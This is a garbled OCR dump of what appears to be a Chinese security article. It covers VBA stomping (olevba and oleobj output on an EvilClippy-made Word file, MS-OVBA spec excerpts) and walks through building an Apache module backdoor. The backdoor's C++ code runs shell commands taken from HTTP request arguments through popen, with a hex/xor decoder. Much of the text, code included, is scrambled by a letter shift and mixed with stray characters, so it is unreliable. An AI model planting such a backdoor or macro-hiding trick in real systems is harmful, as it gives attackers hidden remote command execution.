规 Ⓑ 罪 见 般询 YED


见 矿绑 起 隆 (f)

RdhWfr ov

```
Private Sub AutoOpen()
MsgBox "Fake, fake, so fake!"
End Sub
------------------------------------------------------------------------------
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
ERROR    Unicode conversion to be fixed before colorizing the output
Processing file: x-encounter_EvilClippy.doc
===============================================================================
Module streams:
Macros/VBA/ThisDocument - 966 bytes
Macros/VBA/NewMacros - 1490 bytes
Line #0:
        FuncDefn (Sub AutoOpen())
Line #1:
        QuoteRem 0x0000 0x0000 ""
Line #2:
        QuoteRem 0x0000 0x000C " AutoOpen 瀹?
Line #3:
        QuoteRem 0x0000 0x0000 ""
Line #4:
        QuoteRem 0x0000 0x0000 ""
Line #5:
        LitStr 0x0004 "real"
        ArgsCall MsgBox 0x0001
Line #6:
        EndSub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
```

Rdhyed (Y)齐 般 齐 YED vwr p slqj

Rdhgxp s



Rdhgxp s (Y)齐

Sfrghgp s

Sfrghgps 驱 (y)般 见 矿 般询 YED YED vwrpslqj 矿 见 翻般 S0Frgh矿 规 rdhyed 齐 罪 YED 翻 见 摄 规 Rdhyed (v) 起 般 YED vwrpslqj 矿 (q) 起 Sfrghgps S0Frgh 见 摄 矿 耻 起 Riilfh矿 bYEDbSURMHFW 罪 Yhuvlrq 般练绑 65 谅绑 /97 谅 练 摄

533: +{ ; 9, ; ; 33

5343+{ ; 9, <: 33

5346+{ ; 9, D633


5349+{ ; 9, DI 33

YED 罪


规 YED 罪 矿 远 SURMHFW

知 规 SURMHFW 翻 YED 警矩罪

Prgxch@Qhz Pdfurv矿 陷



YED 罪矿 Qhz Pdfurv 般矿



规 起 绝 结 矿 远 SURMHFW

Surmhfw Surwhfwrq Vwdwh Surmhfw Ylvleldw Vwdwh 缩罗

2.3.1.17 ProjectVisibilityState

02/15/2019 • 2 minutes to read

Specifies whether the VBA project is visible.

ABNF syntax:

```
ProjectVisibilityState      = "GC=" DQUOTE
                              EncryptedProjectVisibility
                              DQUOTE NWLN

EncryptedProjectVisibility  = 16*22HEXDIG
```

<EncryptedProjectVisibility>: Specifies whether the VBA project is visible, obfuscated by Data Encryption (section 2.4.3.2).

The **Data** parameter for Data Encryption (section 2.4.3.2) is one byte that specifies the visibility state of the VBA project. The **Length** parameter for Data Encryption (section 2.4.3.2) MUST be 1.

Values for **Data** are:

Value	Meaning
0x00	VBA project is NOT visible. **<ProjectProtectionState>.fVBEProtected** (section 2.3.1.15) MUST be TRUE.
0xFF	VBA project is visible.

The default is 0xFF.

2.3.1.15 ProjectProtectionState

02/15/2019 • 2 minutes to read

Specifies whether access to the VBA project was restricted by the user, the VBA host application, or the VBA project editor.

ABNF syntax:

```
ProjectProtectionState    = "CMG=" DQUOTE EncryptedState DQUOTE NWLN

EncryptedState            = 22*28HEXDIG
```

<EncryptedState>: Specifies whether access to the VBA project was restricted by the user, the VBA host application, or the VBA project editor, obfuscated by Data Encryption (section 2.4.3.2).

The **Data** parameter for Data Encryption (section 2.4.3.2) SHOULD be four bytes that specify the protection state of the VBA project. MAY<5> be 0x00000000. The **Length** parameter for Data Encryption (section 2.4.3.2) MUST be 4.

Values for **Data** are defined by the following bits:

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5
A	B	C	Reserved																						

A - fUserProtected (1 bit): Specifies whether the user elected to protect the VBA project.


B - fHostProtected (1 bit): Specifies whether the VBA host application elected to protect the VBA project.

C - fVBEProtected (1 bit): Specifies whether the VBA project editor elected to protect the VBA project.

Reserved (29 bits): MUST be 0. MUST be ignored.

缩罗 雅 ⑨ 雅 矿调 矿

陷雅 翻订 知 矩



评 起 YED 绝 结 矿 远

Sur mfwYlvleldw\Vwdwh矿YED 矿调 罗见 结


经 结 矿调 院 翻

迄

LG @ ~3333333033330333303333033333333333Ø
FPJ @FDF;99EH67F567F563F963F9
GSE @
<7<96;;;F;7I H87I H8E34E83H8<584859I H9:D4FF:9F;7HG3
GDG986I G38;I 657EI G<G6;GHG6:
JF @8H8FI 5F5:979747:747:7


规起 HyldFdss|

HyldFdss| 0xx 警



经 缩 规 隆 齐 摄

起



⑨

ⓤ

4携　1{ovp　翻　1}ls

5携　ylvleldw @前klgghq剔　⑨Ⓑ {o2zrunerrn1{po

警罪　zrunerrnYlhz 门　摄

6携　警露　练罗 {ovp　警

艺　h{fho　齐　矿　谷　Zrug 脑


齐　读　离

练罗　神

iidd9h; 9f46e<ee4<85e75g3: g<f<7; ; 5h5: ef6e3fih84h; 4e643

d: ig3d8e5<e


zrug知UWl 矩　雅　般苛罗　H{fho



ⓤ z r ug 矿评 ⓤ h{f ho 齐 h{f ho 矿

参 评 ⓤ 色罗 h{f ho矿练限 ⓤ苛 矿 谨

矿 h{f ho 职 评 齐 Z r ug



(f)　　规起　　uwirem　　Rdh

```
================================================================================
File: '123' - size: 671450 bytes
---+----------+-------------------------------------------------------------
id |index     |OLE Object
---+----------+-------------------------------------------------------------
0  |00024E42h |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 37376
   |          |MD5 = '29f656d6954d69c04cf6eaa02d987469'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)
---+----------+-------------------------------------------------------------
1  |0003CD16h |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 37376
   |          |MD5 = '0587079450947dd6031eb21bf510570d'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)
---+----------+-------------------------------------------------------------
2  |00054BEAh |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 37376
   |          |MD5 = '3b467248ba29e958fbe94acb0eed4b22'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)
---+----------+-------------------------------------------------------------
3  |0006CABEh |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 37376
   |          |MD5 = '58e72f0cb484ff47e6e2e854190974ea'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)
---+----------+-------------------------------------------------------------
4  |00084992h |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 37376
   |          |MD5 = 'db7b2b7fdb366b953836f957a436461e'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)
---+----------+-------------------------------------------------------------
```

0v 0g gxps 齐 阻 矿 起 Rdhyed

(f)

雅 起 般 YED Vwrpslqj 矿 起 Sfrghgps S0Frgh 齐 矿 Ⓑ XUO

练携 Ⓡ YED 经 矿 规 阀 院 矿补 经 Zrug 练罗 }ls 警矿 职 yedSurmhfwlelq 。 迎 矿脑 院 矿 规远 警 艺 矿 (f)规绑绍

4携 前yedSurmhfwlelq剔 翻前qrbpdfurvbkhuh1w{w剔

5携 前zrug2buhov2grfxphqw1{pd1uhov易罪 院

6携 前Frqwhqwbw|shv`1{pd易罪矿 前elq剔 翻前w{w剔

色携 YED 罪 ⓤ sv 补 经绑 练 vkhofrgh 矿 翻 谍矿 规 (v)


z r ug 矿 阿(f) 虚 规

翻摄

起 Z P L 参 矿 Z P L ⓤ

翻 z p lsuyvh1h{h 结 z r ug1h{h 规绕

z r ug 院 矿



绍携ⓤ 规(x) gr wqhw 规 Z P L

Riilfh神 矿 订ⓡ 矿

知yer{矿yp z duh 矩矿 知DGV矩矿(v)

练 (f) 知 Z lq65bFr p sxwhuV|vwhp 罪


SduwRiGr p dlq 矩矿 Elr v 迎 矿 迎

知Z lq65bSqSHqwhw矩矿 矿 警 kdvk矿

警 矿 FSX 知Z lq65bSur f hvvr u矩矿

罗 摄

yp z duh 罪



练　莫　　脚　　矿　　院矿　　知DSW

矩　院矿　　见　　院矿　　⑨阻迎　职　　(f)　　矿Wz lwwhu

Ⓑ　摄

补　　练　　dsdfkh p r gxdh

原创 莫须有 信安之路 2019-08-27

耐规Ⓡ　　逃　　院艺 dsdfkh p r gxdh

矿　　耐　　隆谨　　矿院艺 dsdfkh p r gxdh　　脑　　矿调 Ⓡ缩　　FW z ulwhxs　　Ⓑ般院艺 dsdfkh p r gxdh　　摄

dsdfkh p r gxdh　　虚　　般矿调

脚　　ⓤ　　练绑矿虚　　耻　　矿脑 结耐　　评 Ⓑ 摄

驱　　败

艺 Ⓡ　　dqx{　　xexqwx 49137矿　规绑

败　　xexqwx 49137 经　　矿陷裁　　练范 (y)矿结露

摄

```
vxgr dsw0j hv lqvwdo dsdfkh5
vxgr dsw0j hv lqvwdo sks:
vxgr dsw0j hv lqvwdo dedsdfkh50p r g0sks
vxgr dsw0j hv lqvwdo dsdfkh50ghy
```

起 ds{v 0j 0q whvw 观　　练罗 dsdfkh p r gxdh

矿　　耀 远　　12whvw2p r gbwhvw1f 警 雅 矿远

见　　绑　　神

```
2-
```

```
--  prgbwhvwlf 00 Dsdfkh vdp sch whvv prgxch
--  ^Dxwr jhqhudwhg yld ccds{v 0q whvv 0j **`
--
--  Wr sod| zlwk wklv vdp sch prgxch iluvv frp slch lv lqwr d
--  GVR ilch dqg lqvwdoo lv lqwr Dsdfkh*v prgxchv gluhfwru|
--  e| uxqqlqj =
--
--     ' ds{v 0f 0l prgbwhvwlf
--
--  Wkhq dfwydwh lv lq Dsdfkh*v dsdfkh51frqi ilch irulqvwdqfh
--  iru wkh XUO 2whvv lq dv iroorzv=
--
--     &    dsdfkh51frqi
--     OrdgPrgxch whvwbprgxch prgxchv2prgbwhvwlvr
--     ?Orfdwrq 2whvwA
--     VhwKdqgdru whvw
--     ?2Orfdwrq A
--
--  Wkhq diwhu uhvwduwqj Dsdfkh yld
--
--     ' dsdfkhfwo uhvwduw
--
--  |rx lp phgldwho fdq uhtxhvv wkh XUO 2whvv dqg zdwfk iru
wkh
--  rxwsxv ri wklv prgxch1 Wklv fdq eh dfklhyhg irulqvwdqfh
yld=
--
--     ' dq{ 0p lp hbkhdghu kwws=22orfdokrvw2whvv
--
--  Wkh rxwsxv vkrxog eh vlplodu wr wkh iroorzlqj rqh=
--
```

```
--      KWWS2414533 RN
--      Gdwh= Wkh/64 Pdu 4<<; 47=75=55 JPW
--      Vhuyhu= Dsdfkh241617 +Xql{,
--      Frqqhfwrq= forvh
--      Frqwhqw0Wsh= wh{w2kwp
--
--      Wkh vdp sdn sdjh iurp prgbwhvw1f
-2
```

```
&lqfoxgh %kwwsg1k%
&lqfoxgh %kwwsbfrqilj1k%
&lqfoxgh %kwwsbsurwrfro1k%
&lqfoxgh %dsbfrqilj1k%
&lqfoxgh %rvwuhdp%
&lqfoxgh %vvwuhdp%
```

```
xvlqj qdp hvsdfh vwg>
```

```
22上面添加了一些需要的头文件，功能上修改的代码从这里开始。
2-
自定义函数，执行命令获取执行结果。
参数：需要执行的命令
返回值：执行结果
-2
vwulqj h{hfrpp+vwulqj frpp,~
    vwulqj uv @%&
    lLOH -is @QXOO>
    is @srshq+frpp1fbvwu+,/%a%>
    fkdu exi^433`>
    zkloh+p hp vhw+exi/3/vl}hri+exi,,/ijhw+exi/vl}hri+exi,0
4/is,$@3,~
        uv @uv. exi>
```

```
    Ø
    sfor vh+is,>
    uhwxuq uw>
Ø
```

```
2-
自定义函数，获取十六进制对应的字符串。
参数：十六进制字符串
返回值：对应的字符串
说明：原本这里会对结果做一个{ru:; 的处理，但是测试的时候太麻烦，所以就删除了对应的{ru处理，只保留了 kh{，可以根据实际情况进行修改。
-2
vwulqj {ru:;+vwulqj v4, ~
    vwulqj v5>
    iru+lqv l@3>l?v41ohqj wk+,>l. @5, ~
        lqv {>
        vwulqj vwuhdp |>
        | ?? kh{ ?? v41vxevwu+l/ 5,>
        | AA {>
        v5 @ v5 . fkdu+{,>
    Ø
    uhwxuq v5>
Ø
```

```
2- Wkh vdp sch frqwhqv kdqgchu -2
vwdwlf lqv whvwbkdqgchu+uht xhvwbuhf -u,
~
    li +vwufp s+u0Akdqgchu/ %whvw%, ~    22判断 kdqgchu是否为whvw
        uhwxuq GHFOLQHG>
    Ø
```

```
    u0Afrqwhqwbw/sh @ %wh{w2kwpo0%
    wu| ~
        vwulqj frpp @u0Adujv>  22获取dujv
        li +$u0Akhdghubrqd, ~
            frpp @{ru:;+frpp,> 22通过{ru:; 函数获取到
需要执行的命令
